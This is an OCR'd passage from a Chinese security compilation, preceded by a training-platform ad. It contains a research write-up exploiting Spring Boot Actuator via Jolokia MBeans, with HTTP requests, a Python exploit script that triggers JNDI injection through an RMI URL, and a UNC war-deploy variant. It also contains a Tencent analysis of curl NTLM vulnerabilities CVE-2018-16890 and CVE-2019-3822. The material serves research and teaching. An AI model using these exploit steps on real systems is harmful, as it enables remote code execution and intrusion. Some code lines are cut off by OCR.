"type": {"href": "http://127.0.0.1/drupal/rest/type/shortcut/default"}
}
}------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

安全竞赛

大型网络安全赛事专业品牌，
已成功承办300场+安全赛事
打造网络安全赛事高峰！

有信众测

快速排除漏洞安全隐患，迅速提升企业安全能力。
发现漏洞总数30000+
入驻厂商数量300+
入驻白帽子数量9000+

安全意识解决方案

提升全员网络安全意识，助力企业安全体系建设，
服务的客户有：

Bai百度 | 知道创宇 | 启明星辰 | SF EXPRESS | HUAWEI | 兴业银行

安全竞赛 有信众测

高校企业服务

人才实践输出

春秋

春秋学堂

面向高校、高职提供安全人才培养一站式解决方案。
合作高校：全国200所名校

同济大学 | 复旦大学 | 中山大学

企安殿 春秋学堂

在线实验/CTF赛题库

培训认证

提供“培训、认证、就业三位一体，线上线下相结合”的网络安全人才培养体系。
线下培训：北京，武汉，广州（深圳），成都等地开班。
证书颁发机构：中国信息安全认证中心和中国信息安全测评中心。
就业：培养**6000+**线下实训学员，
95%就业，**90%**以上名企录用。

企安殿

网络安全人才培养解决方案，至今服务了1500+企业客户：

Bai百度 | lenovo联想 | 阿里巴巴 Alibaba.com

安全人才培养

在线实验/CTF赛题库

为企业提供人才成长的土壤。
以实验场景为核心打造多种课程体系，
培养专业的网络安全人才。
1000+在线实验
海量CTF赛题

精品课程

资深专家团队教研支持，人才培养结合企业需求。
针对不同岗位和技术方向的课程总计：
600+门、1500+章、5700+节、时长 74000+分钟

学习交流社区

全国知名的专业网络安全教育平台及学习社区
累计用户量：**60万+**
官网 & APP & 社区自由互动交流学习

联系方式：400-881-8293

公众号

APP

Yet Another Way to Exploit Spring Boot Actuators via J

文章作者：Ricter

文章来源：https://ricterz.me/posts/2019-03-06-yet-another-way-to-exploit-spring-boot-actuators-via-jolokia.txt

10.1 I. TL;DR

前几日 Michael Stepankin 披露了利用 Jolokia 来攻击 Spring Boot Actuators 的文章，地址在 https://www.veracode.com/b spring-boot-actuators。我也曾经研究过利用 Jolokia 攻击各类 Java Web 容器，但却是遗漏了 Spring 生态。

而碰巧的是，我在刷 BILIBILI SRC 的时候遇到了一个开启了 Spring Boot Admin 的实例，但是利用文章中的手法却失败了。我使用了文章中提及到的如下手法：

1. /jolokia 下的 ch.qos.logback.classic reloadByURL -> 不存在这个 MBean
2. /env 的 eureka.client.serviceUrl.defaultZone XStream -> /env 不允许 POST 请求（405）作为一个喜欢 RCE 的 boy，不能接受这样的事实。于是我研究了一下 Spring Boot 暴露出来的 MBean，通过操控 MBean 来实现了 JNDI 注入，绕过 JDK8u191 的 trustURLCodebase 限制。# II. Hunting MBean 利用 Michael Stepankin 文章中给的 example code，我去除了 logback.xml 和 /env 的配置后运行。启动后访问 /jolokia/list，列出了所有的 MBean 信息。

```
$ curl http://localhost:8090/jolokia/list
{
    request: {
        type: "list"
    },
    value: {
        org.springframework.boot: {...},
        JMImplementation: {...},
        java.util.logging: {...},
        Tomcat: {...},
        java.lang: {...},
        com.sun.management: {...},
        jmx4perl: {...},
        java.nio: {...},
        DefaultDomain: {...},
        jolokia: {...}
    },
```

```
    timestamp: 1551853232,
    status: 200
}
```

Spring Boot 内嵌了一个 Tomcat，所以在 MBean 列表中列出了 Tomcat 的 MBean。通过漫长的寻找(花了我两三天的晚上)，找到了几个比较有意思的且感觉可以利用的 MBean operation。

1. Tomcat:type=MBeanFactory createJNDIRealm -> JNDI Injection
2. Tomcat:type=MBeanFactory createJDBCRealm -> JNDI Injection
3. Tomcat:type=MBeanFactory createDataSourceRealm -> JNDI Injection
4. Tomcat:type=MBeanFactory createUserDatabaseRealm -> JNDI Injection
5. Tomcat:type=MBeanFactory createValve -> Create Valve (File Writting, JNDI Injection)

当然最后，除了第一个成功了，其他全部失败或者无用。先举几个失败的例子当开胃菜好了:)。这里举一个 createUserDatabaseRealm 的例子：

```
FILE: tomcat-embed-core-8.5.15-sources.jar!\org\apache\catalina\mbeans\MBeanFactory.java
 public String createUserDatabaseRealm(String parent, String resourceName)
     throws Exception {

      // Create a new UserDatabaseRealm instance
     UserDatabaseRealm realm = new UserDatabaseRealm();
     realm.setResourceName(resourceName);

     // Add the new instance to its parent component
     ObjectName pname = new ObjectName(parent);
     Container container = getParentContainerFromParent(pname);
     // Add the new instance to its parent component
     container.setRealm(realm);
     // Return the corresponding MBean name
     ObjectName oname = realm.getObjectName();
     // FIXME getObjectName() returns null
     //ObjectName oname =
     //    MBeanUtils.createObjectName(pname.getDomain(), realm);
     if (oname != null) {
         return (oname.toString());
     } else {
         return null;
     }
```

```
}
```

调用 setter 把 resourceName 写入。接着在 start Realm 的时候，会调用以下函数：

FILE: tomcat-embed-core\8.5.15\tomcat-embed-core-8.5.15-sources.jar!\org\apache\catalina\realm\UserDatabaseRealm

```
@Override
protected void startInternal() throws LifecycleException {

    try {
        Context context = getServer().getGlobalNamingContext();
        database = (UserDatabase) context.lookup(resourceName);
    } catch (Throwable e) {
        ExceptionUtils.handleThrowable(e);
        containerLog.error(sm.getString("userDatabaseRealm.lookup",
                                        resourceName),
                           e);
        database = null;
    }
    if (database == null) {
        throw new LifecycleException
            (sm.getString("userDatabaseRealm.noDatabase", resourceName));
    }

    super.startInternal();

}
```

是不是非常熟悉的场景？`context.lookup(resourceName)`，而 resourceName 可控，那么可以直接 JNDI 注入了。但是遗憾的是 `getServer().getGlobalNamingContext()` 返回的是 null，所以在 lookup 的时候抛了 NullPointer 的错误。还有一些奇奇怪怪的 Bug，比如利用 createValve 创建一个 JDBCAccessLogValve，但是利用 Jolokia 设置其 driverName 的时候，由于 driverName 没有 getter，导致 Jolokia 不能正常设置；再比如 createJDBCRealm 的时候，由于这个方法接受的参数和 MBean 导出（mbeans-descriptors.xml）的配置文件内写的参数数量不一致导致无法调用这个 MBean operation。

10.2 III. createJNDIRealm

在多次尝试后，最终我盯上了 createJNDIRealm 这个方法。

FILE: tomcat-embed-core-8.5.15-sources.jar!\org\apache\catalina\mbeans\MBeanFactory.java

```
public String createJNDIRealm(String parent)
    throws Exception {


     // Create a new JNDIRealm instance
    JNDIRealm realm = new JNDIRealm();


    // Add the new instance to its parent component
    ObjectName pname = new ObjectName(parent);
    Container container = getParentContainerFromParent(pname);
    // Add the new instance to its parent component
    container.setRealm(realm);
    // Return the corresponding MBean name
    ObjectName oname = realm.getObjectName();


    if (oname != null) {
        return (oname.toString());
    } else {
        return null;
    }
}
```

这里只传入了 parent。利用 Burpsuite 先创建这个 Realm。

```
POST /jolokia/ HTTP/1.1
Host: localhost
Content-Type: application/json
Content-Length: 133
{
    "type": "EXEC",
    "mbean": "Tomcat:type=MBeanFactory",
    "operation": "createJNDIRealm",
    "arguments": ["Tomcat:type=Engine"]
}
```

创建成功后，我们查看这个 Realm 的 MBean 信息：

```
realmPath=/realm0,type=Realm: {
    op: {...},
    attr: {
        userPassword: {},
        ...
        connectionURL: {
            rw: true,
            type: "java.lang.String",
            desc: "The connection URL for the server we will contact"
        },
        roleNested: {},
        userSearch: {},
        connectionTimeout: {},
        authentication: {},
        contextFactory: {
            rw: true,
            type: "java.lang.String",
            desc: "The JNDI context factory for this Realm"
        },
        userPattern: {},
        ...
    },
    class: "org.apache.tomcat.util.modeler.BaseModelMBean",
    desc: "Implementation of Realm that works with a directory server a..."
}
```

注意到两个有意思的属性，connectionURL 和 contextFactory。查看 JNDIRealm 的源码：

```
FILE:


   protected Hashtable<String, String> getDirectoryContextEnvironment() {
        Hashtable<String, String> env = new Hashtable();
        if (this.containerLog.isDebugEnabled() && this.connectionAttempt == 0) {
            this.containerLog.debug("Connecting to URL " + this.connectionURL);
        } else if (this.containerLog.isDebugEnabled() && this.connectionAttempt > 0) {
            this.containerLog.debug("Connecting to URL " + this.alternateURL);
        }
```

```
        env.put("java.naming.factory.initial", this.contextFactory);
    if (this.connectionName != null) {
        env.put("java.naming.security.principal", this.connectionName);
    }

    if (this.connectionPassword != null) {
        env.put("java.naming.security.credentials", this.connectionPassword);
    }

    if (this.connectionURL != null && this.connectionAttempt == 0) {
        env.put("java.naming.provider.url", this.connectionURL);
    } else if (this.alternateURL != null && this.connectionAttempt > 0) {
        env.put("java.naming.provider.url", this.alternateURL);
    }

    ...

    return env;
}

private DirContext createDirContext(Hashtable<String, String> env) throws NamingException {
    return (DirContext)(this.useStartTls ? this.createTlsDirContext(env) : new InitialDirConte
}
```

可见 java.naming.factory.initial 和 java.naming.provider.url 我们都可以通过 MBean 来进行修改，接着在 createDirContext 方法，利用刚才的 env 创建了 InitialDirContext 对象。最终可以造成 JNDI 注入。于是我满怀欣喜的搭建好 RMI Service，却发现爆了这么一个错误：

```
javax.naming.ConfigurationException: The object factory is untrusted. Set the system property
    at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495) ~[na:1
    at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138) ~[na:1.8.0_1
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205) ~[na:1.8.
    at com.sun.jndi.url.rmi.rmiURLContextFactory.getUsingURL(rmiURLContextFactory.java:71) ~[n
    at com.sun.jndi.url.rmi.rmiURLContextFactory.getObjectInstance(rmiURLContextFactory.java:5
    at com.sun.jndi.rmi.registry.RegistryContextFactory.URLToContext(RegistryContextFactory.ja
    at com.sun.jndi.rmi.registry.RegistryContextFactory.getInitialContext(RegistryContextFacto
    ...
```

我才发现我本地的 Java 已经是 JDK8u121 的版本了。那么如果想进行 JNDI 注入的攻击，需要绕过这个限制。于是我又 Google 了一下，发现了 Michael Stepankin 的另外一篇绕过 RMI 防御措施的文章：https://www.veracode.com/blog/research/exploiting-jndi-injections-java（这人是神吗...）。

10.3 IV. Exploit it!

由于 Spring Boot 内嵌了 Tomcat 和 Tomcat EL，可以直接使用文章中的 Exploit。最终 Exploit 触发分为五个步骤。1. 创建 JNDIRealm 2. 写入 connectionURL 为你的 RMI Service URL 3. 写入 contextFactory 为 RegistryContextFactory 4. 停止 Realm 5. 启动 Realm 以触发 JNDI 注入

最终 Exploit 如下：

```
import requests, sys, time, pprint

url = sys.argv[1]

create_realm = {
    "mbean": "Tomcat:type=MBeanFactory",
    "type": "EXEC",
    "operation": "createJNDIRealm",
    "arguments": ["Tomcat:type=Engine"]
}

wirte_factory = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "contextFactory",
    "value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}

write_url = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "connectionURL",
    "value": "rmi://localhost:1097/Object"
}

stop = {
```

```
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "stop",
    "arguments": []
}

start = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "start",
    "arguments": []
}

flow = [create_realm, wirte_factory, write_url, stop, start]

for i in flow:
    print('%s MBean %s: %s ...' % (i['type'].title(), i['mbean'], i.get('operation', i.get('a
    requests.post(url, json=i).json()
```

10.4 V. UNC on Windows

刷推的时候看到这篇文章：https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/，在 Tomcat Host Manager 这里可以利用 UNC 来部署 war 文件。实际上对于 Tomcat:type=MBeanFactory 的 createStandardHost，和 Host Manager 这里调用的是相同的方法。所以根据文章所述的方法，我们同样可以在 Jolokia 里重现。不过可惜的是这里只对 Windows 有效。首先去 spring-boot 的 Github 下载 spring-boot-samples-traditional，在 web.xml 里添加如下内容：

```
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>
        org.apache.catalina.servlets.DefaultServlet
    </servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
```

```
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>

<servlet-mapping>
    <servlet-name>default</servlet-name>
    <url-pattern>/default</url-pattern>
</servlet-mapping>
```

然后修改 WebConfig.java，在 dispatcherServlet 添加执行命令的代码：

```
@Bean
// Only used when running in embedded servlet
public DispatcherServlet dispatcherServlet() throws Exception {
    Runtime.getRuntime().exec("calc");
    return new DispatcherServlet();
}
```

接着打包成 war 文件放在远程的共享服务器上面，发送如下请求即可：

```
POST /jolokia HTTP/1.1
Host: localhost
Content-Type: application/json
Content-Length: 192

{
    "mbean": "Tomcat:type=MBeanFactory",
    "type": "EXEC",
    "operation": "createStandardHost",
    "arguments": ["Tomcat:type=Engine", "test2", "\\127.0.0.1\test", true, true, true, true]
}
```

拒绝超长函数，从两个 curl 远程漏洞说起

文章作者：leonwxqian

文章来源：https://security.tencent.com/index.php/blog/msg/129

11.1 背景

Tencent Blade Team 在代码审计过程中发现了 curl 中存在两个可以通过 NTLM 远程触发的漏洞。这两个漏洞存在于 curl 在处理 Type-2 和 Type-3 消息的逻辑中。

这两个漏洞分别为：

（1）远程内存读取

（CVE-2018-16890，

https://curl.haxx.se/docs/CVE-2018-16890.html

）

利用此漏洞，攻击者可以在服务器上远程获取客户端内存至多 64KB 的原始内存信息。而且因为连接可以多次进行，服务器理论上可以多次重复地获取客户端内存。

（2）远程栈缓冲区溢出

（CVE-2019-3822，

https://curl.haxx.se/docs/CVE-2019-3822.html

）

利用此漏洞，攻击者可以通过服务器的认证消息对客户端进行远程栈缓冲区溢出。通过组合上一个漏洞，理论上攻击者可以对客户端进行远程代码执行（RCE）。

curl 的作者 Daniel 在博客中提到 ‘‘我觉得这可能是很长时间以来 curl 中发现的最严重的安全问题’’（I think this might be the worst security issue found in curl in a long time.，

https://daniel.haxx.se/blog/2019/02/06/curl-7-64-0-like-theres-no-tomorrow/

）。

如果编译 curl 时，选择了使用 openssl 同时禁用 md4，则有漏洞的代码不会被编译进去。在这些情况下的 curl 不受此漏洞的影响。

我们先从一些常见的场景和认证模式来介绍一下背景，这样可以更方便理解 curl 这些漏洞是如何工作的。

11.1.1 1.1 关于 curl

curl 虽然比较少作为独立的软件出现在大众面前，但是它可谓是一个不折不扣的幕后大佬。它是许多互联网程序的必不可少的组件。

```
leonwxqian@leon-pc:~/Downloads$ curl --version
curl 7.33.0 (x86_64-unknown-linux-gnu) libcurl/7.33.0 OpenSSL/1.0.2g zlib/1.2.8
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp smtp smtps telnet tftp
Features: IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
```
security.tencent.com

Figure 11.1: img

4 ■■■■ http.c

```
@@ -295,8 +295,10 @@ static CURL *get_curl_handle(void)
295 295         if (curl_ftp_no_epsv)
296 296                 curl_easy_setopt(result, CURLOPT_FTP_USE_EPSV, 0);
297 297
298     -       if (curl_http_proxy)
    298 +       if (curl_http_proxy) {
299 299                 curl_easy_setopt(result, CURLOPT_PROXY, curl_http_proxy);
    300 +               curl_easy_setopt(result, CURLOPT_PROXYAUTH, CURLAUTH_ANY);
    301 +       }
300 302
301 303         return result;
302 304     }
```
security.tencent.com

Figure 11.2: img

curl 用于命令行或脚本中传输数据。它还用于汽车、电视机、路由器、打印机、音频设备、移动电话、平板电脑、机顶盒、媒体播放器，是成千上万每天影响数十亿人的软件应用的互联网传输中枢（

https://curl.haxx.se/

语）。同时，它也可以作为组件（libcurl）在 PHP、Python 或者 WordPress、Git 等等软件中使用。

要触发这次提到的两个漏洞，客户端除了要使用有问题的版本以外，还必须支持使用 libcurl 或者 curl 来进行代理访问（通过 NTLM 认证）或者支持通过 NTLM 验证获取请求。

一般来说，curl 的 binary 默认都是支持 NTLM 的。使用 curl –version 查看，如果包含 ntlm，即可以通过

curl –ntlm -u ‘‘用户名: 密码” 服务器

连接远程服务器。

而 libcurl 则稍稍复杂一点，它需要开发者打开 CURLAUTH_NTLM 或 CURLAUTH_ANY，以表示支持 NTLM 认证。

图：Git 在修改中加入了 CURLAUTH_ANY 开关，表明支持 NTLM 认证。

打开开关后要触发 NTLM 认证，**必须**通过命令行或 cul_setopt 指定用户名密码，或者直接在请求的 url 中指定。例如 curl –ntlm http://用户名: 密码 @Server/。

NTLM 常用于 Windows 上的身份认证，所以对有 Windows 机器的内网而言或者代理服务器而言，NTLM 出现的频次并不很低。虽然说是身份认证，不过需要注意的是，要触发这次的两个漏洞，来自客户端的身份认证信息并不重要，因为服务器端是被黑客控制的，黑客并不在意客户端发来的是什么，只要按照既定规则发送攻击载荷即可。因此客户端哪怕发来的是错误的验证信息都可以继续触发漏洞。

黑客唯一需要做的就是，控制一台服务器。因为这是一组由服务器攻击客户端的漏洞。

客户端一旦使用有漏洞的 curl+NTLM 连接到黑客的服务器，黑客就可以攻击客户端程序。

举一些例子，为了称呼方便，我们在这里统称攻击者为 H（Hacker），而被攻击的为 V（Victim）。在这些场景下，你可能会和黑客 ‘‘交手’’：

- *（1）你从网上随便找了一个公开的代理服务器 H，但不幸的是这是一台黑客控制的服务器。然后把你的博客如 WordPress 配置了使用 curl+NTLM 代理的方式访问服务器 H，则你的博客所在的 Apache/PHP 进程可能都会受到攻击*
- *（2）你使用了 git 客户端，配置使用了黑客的代理服务器 H，认证过程中就会发生攻击*
- *（3）公司内网中，有一台服务器 H 被黑，其他服务器 V 通过 curl+NTLM，向这台被黑的服务器发起网络请求时，H 可以对这些服务器 V 进行攻击*
- *（4）你的爬虫程序 V 使用了 libcurl 来连接一个远程服务器 H，并且 V 打开了支持所有认证模式的开关，这样 H 就可以攻击 V 了*

诸如此类等等。

前提只有：

（1）受害者 V 的客户端使用了有漏洞版本的 curl（7.36.0~7.63.0）且支持 NTLM；

（2）受害者 V 访问了黑客 H 控制的服务器，并使用任意账号密码（不正确也无所谓，但是需要提供）发生了 NTLM 认证流程。

11.1.2 1.2 关于 NTLM 认证流程

再介绍一下 NTLM。在 Windows 网络中，名词 NT LAN Manager(NTLM) 表示一种微软的安全协议，该协议可为用户提供身份验证。NTLM 是 Microsoft LAN Manager（LANMAN）中的身份验证协议的后继者，这是一种较旧的验证协议。(https://en.wikipedia.org/wiki/NT_LAN_Manager)。

NTLM 的核心认证消息分为三类，三类的消息各不相同，但是名字很直观。它们分别称为 Type-1、Type-2、Type-3 Message。其中 Type-1 类似握手的步骤，Type-2 和 Type-3 则用于服务器和客户端之间的登陆沟通。

使用 NTLM 认证进行网络请求的过程如下：

1: C S GET . . .

2: CS HTTP 401 Unauthorized WWW-Authenticate: NTLM

3: C S GET . . . Authorization: NTLM

4: CS HTTP 401 Unauthorized WWW-Authenticate: NTLM

5: CS GET . . . Authorization: NTLM

Figure 11.3: img

Figure 11.4: img

6: CS HTTP 200 OK

即：3~5 为实际的认证过程。客户端（C）会发送 Type-1 消息和 Type-3 消息给服务器（S），而服务器会发送 Type-2 消息给客户端。Type1、2、3 三类消息的结果都是由之前消息的内容所计算而来的。

具体可以参考微软的文档：

https://docs.microsoft.com/zh-cn/windows/desktop/SecAuthN/microsoft-ntlm

curl 官方已经发布了详细的漏洞通告。因为这两个漏洞的发现和利用仍然有许多有趣而且值得开发人员警醒的地方，所以我决定写一篇 writeup 来介绍一下漏洞的发现过程和思考。

11.2 curl 的客户端版 ‘‘心脏滴血”CVE-2018-16890

这个漏洞和 ‘‘心脏滴血’’ 有那么几分相似。虽然 ‘‘心脏滴血’’ 是泄露服务器上的内存，而 curl 是泄露客户端上的内存，但是成因、效果上都能看到 ‘‘心脏滴血’’ 的影子。

这个漏洞位于 lib/vauth/ntlm.c: ntlm_decode_type2_target，问题在于处理传入的 NTLM Type-2 消息的函数没有正确验证传入数据，最终导致了整数溢出。使用该溢出，恶意的 NTLM 服务器可以欺骗 libcurl 接受错误的长度 + 偏移组合，这将导致缓冲区读取和写入越界。

细节如下：

当用户尝试连接到启用了 NTLM 的服务器时，服务器将设置 target_info_len (0~0xffff) 和 target_info_offset (0~0xffffffff) 来回复 Type-2 消息。请注意，在 Type-2 消息中，长度和 offset 都是可以被设置的。

而这两个值恰巧又都是 unsigned long，因此此处的验证并不正确：

如果 target_info_len + target_info_offset = (unsigned long)0x1 00000000，则结果为零 (高位 1 溢出)，0 在这里一定会小于 “size’’（消息长度）。

要触发整数溢出，target_info_offset 的值必须介于 0xffff0001~0xffffffff 之间，因为它是长整形，这也代表它也一定会大于 48。所以这里的两处安全保护全部会被绕过。

从而触发这里的越界读写

11.2.1 2.1 读取越界 绕过 ASLR

我们先说越界读的问题。可以看到这里 target_info_offset 虽然定义成了无符号数，但是在方括号的数组索引中，它实际上还是有可能会扮演一个有符号数的角色。

当软件是 32 位的时候，方括号中的数字等价于 signed long 类型。当软件是 64 位的时候，方括号中的数字等价于 signed long long 类型。

先以 32 位为例，假如 offset 是 0xffffffff，这里 memcpy 读取到的实际上是 buffer[0xffffffff] 即 buffer[-1] 的数据，相当于向前读取了。

而如果是 64 位程序，则相当于从 buffer[0xffffffff] 处读取了数据。

数据存放在 target_info 中，在下一个 NTLM Type-3 消息返回给服务器时，curl 将把这次读取到的内容发送回远程服务器。

根据 len + offset 的约束，读取的数据至多可以有 64KB 大小（0xffff 字节），但是可以多次重复触发泄露。每次泄露的位置根据内存分配算法的不同，从而有所不同。因为消息会被 base64 编码，所以后面的堆数据会原样传递给远程服务器。

通过多次泄露，远程服务器基本可以知道客户端的内存布局。而且，一般情况下可以根据获取到的 curl 版本以及泄露的堆内容来找到一些可以计算出基址的数据，从而绕过 ASLR，为代码执行埋下铺垫。

11.3 “可能是长期以来 curl 里最严重的安全问题”CVE-2019-3822

Curl 的作者在博客中写道，这可能是长期以来 curl 里最严重的安全问题。这个 NTLM Type-3 消息中的栈缓冲区溢出非常有趣。它就是一个非常纯粹、“old-school’’（传统）的栈溢出。就是 memcpy 直接拷贝了超过栈变量长度的数据导致了这个溢出。9102 年了，为什么会发生这个问题？其中有几个值得深思的地方。

先介绍一下问题。问题出在 lib/vauth/ntlm.c:Curl_auth_create_ntlm_type3_message()。创建传出 NTLM Type-3 标头的函数基于先前接收的数据生成请求 HTTP 标头内容。如果从恶意的 HTTP 服务器提供的先前 NTLMv2 报头中提取非常大的 “nt response’’ 数据，则输出数据可能比缓冲区大。

‘‘过大的值’’ 需要大约 1000 字节以上。复制到目标缓冲区的实际有效负载数据来自 NTLMv2 Type 2 响应头。

而且，用于防止本地缓冲区溢出的检查的实现是错误的（使用无符号数学运算），因此它不会阻止溢出发生。

细节如下：

Curl_auth_create_ntlm_type3_message 会调用 Curl_ntlm_core_mk_ntlmv2_resp 来获取 Type-2 中得到的消息长度，在 Curl_ntlm_core_mk_ntlmv2_resp 中有如下定义：

其中，NTLMv2_BLOB_LEN 定义如下：

#define NTLMv2_BLOB_LEN (44 -16 + ntlm->target_info_len + 4)

可以看到这其实是一个有 target_info_len 参与的可变的值，而问题更大的是 target_info_len 是一个攻击者可控的值。当这个函数计算完 len 并把 len 写入 ntresp_len 后，外层 Curl_auth_create_ntlm_type3_message 中的拷贝逻辑则会使用这个值向 ntlmbuf 中复制一个很大的内存。

而不巧 ntlmbuf 是一个固定长度的栈上变量。因此这里会发生栈缓冲区溢出。

CVE-2018-16890 is a bug where the existing range check in the NTLM code is wrong, which allows a malicious or broken NTLM server to send a header to curl that will make it read outside a buffer and possibly crash or otherwise misbehave.

CVE-2019-3822 is related to the previous but with much worse potential effects. Another bad range check actually allows a sneaky NTLMv2 server to be able to send back crafted contents that can overflow a local stack based buffer. This is potentially in the worst case a remote code execution risk. I think **this might be the worst security issue found in curl in a long time.** A small comfort is that by disabling NTLM, you will avoid it until patched.

security.tencent.com

Figure 11.5: img

```
len = NTLM_HMAC_MD5_LEN + NTLMv2_BLOB_LEN;
```

security.tencent.com

Figure 11.6: img

```
if(size < (NTLM_BUFSIZE - ntresplen)) {
    DEBUGASSERT(size == (size_t)ntrespoff);
    memcpy(&ntlmbuf[size], ptr_ntresp, ntresplen);
    size += ntresplen;
}
```

security.tencent.com

Figure 11.7: img

Figure 11.8: img

11.3.1 3.1 有符号/无符号数的错误比较 防护失效

但是上面明明有写 size < NTLM_BUFSIZE – ntresplen 呀，为什么没有生效呢？原因是 ntresplen 是无符号数，而一旦有符号数的运算中掺有了无符号数，便会发生变量类型的传播，即隐形转换以后，整个比较都会以无符号数的方式来进行。

这也就代表着，NTLM_BUFSIZE（可以接受的最大值）减去 ntresplen（实际值），可能是-2、-3 这样的负数，转成无符号数则是 0xfffffffe、0xfffffffd 这么大的值，而 size 是返回消息的实际长度，一般都很短。所以这里的运算的结果一定会大于 size。

因此实际上这个 size < NTLM_BUFSIZE – ntresplen 的判断并没有生效，从而导致了堆溢出代码的执行。

如果统一了符号，则结果就会变得不一样，程序会走到正确的分支上。这也是 patch 中所做的事情：

11.3.2 3.2 栈缓冲区溢出 任意地址、任意长度的数据读

你是否注意到这些挂在函数开头的一长串堆栈变量？仔细看一下这个函数的实现，你会发现一个有意思的事实：有漏洞的这个超大的函数，包含了数百行代码，数十个栈上变量。这个数字对一个栈漏洞来说非常有吸引力。

当漏洞被触发时，整个函数仅仅运行了 1/3 左右。这代表什么呢？分析完流程以后可以知道，如果我们能轻易地控制其他变量，就可以实现任意的远程内存读取。

```
leon@debian:~/桌面$ cat testsign.c
#include <stdio.h>

void main(){
  signed int size = 10;
  unsigned int real_size = 1025;
  if(size < 1024 - real_size)
      printf("oops!\n");
  else
      printf("you won't reach here (but you should).\n");

}
leon@debian:~/桌面$ gcc testsign.c -o ts
leon@debian:~/桌面$ ./ts
oops!
leon@debian:~/桌面$
```

security.tencent.com

Figure 11.9: img

```
leon@debian:~/桌面$ cat testsign.c
#include <stdio.h>

void main(){
  signed int size = 10;
  signed int real_size = 1025;
  if(size < 1024 - real_size)
      printf("oops!\n");
  else
      printf("by fixing the code, you've made it here!\n");

}
leon@debian:~/桌面$ gcc testsign.c -o ts
leon@debian:~/桌面$ ./ts
by fixing the code, you've made it here!
leon@debian:~/桌面$
```

security.tencent.com

Figure 11.10: img




Figure 11.11: img




Figure 11.12: img

（取决于编译器，对于 MSVC，我们可以覆盖 “size’’ 和 “result’’，即向上覆盖。而对于 GCC，我们可以在上图中的箭头方向向下覆盖变量。）

如此信心十足是因为我们还有足足 66% 篇幅的逻辑可以控制。

当实现栈溢出以后，我们可以尝试覆盖 ntresplen 为一个负数或很大的值。这样，当下面代码执行的时候，size 就会被我们控制（自此，函数中仅剩 1 个无关紧要的变量未被控制）。

然后，我们可以控制 const char* user。关键字 const 仅仅是提示编译器，实际编译成 binary 然后执行的时候，const 指向的内容仍然可以被覆盖掉。

假如我们覆盖了 user 和 userlen，比如 user 覆盖成 0x41414141。在以下代码执行的时候，我们就可以把 0x41414141 开始的 userlen（可控长度）字节复制到缓冲区中。

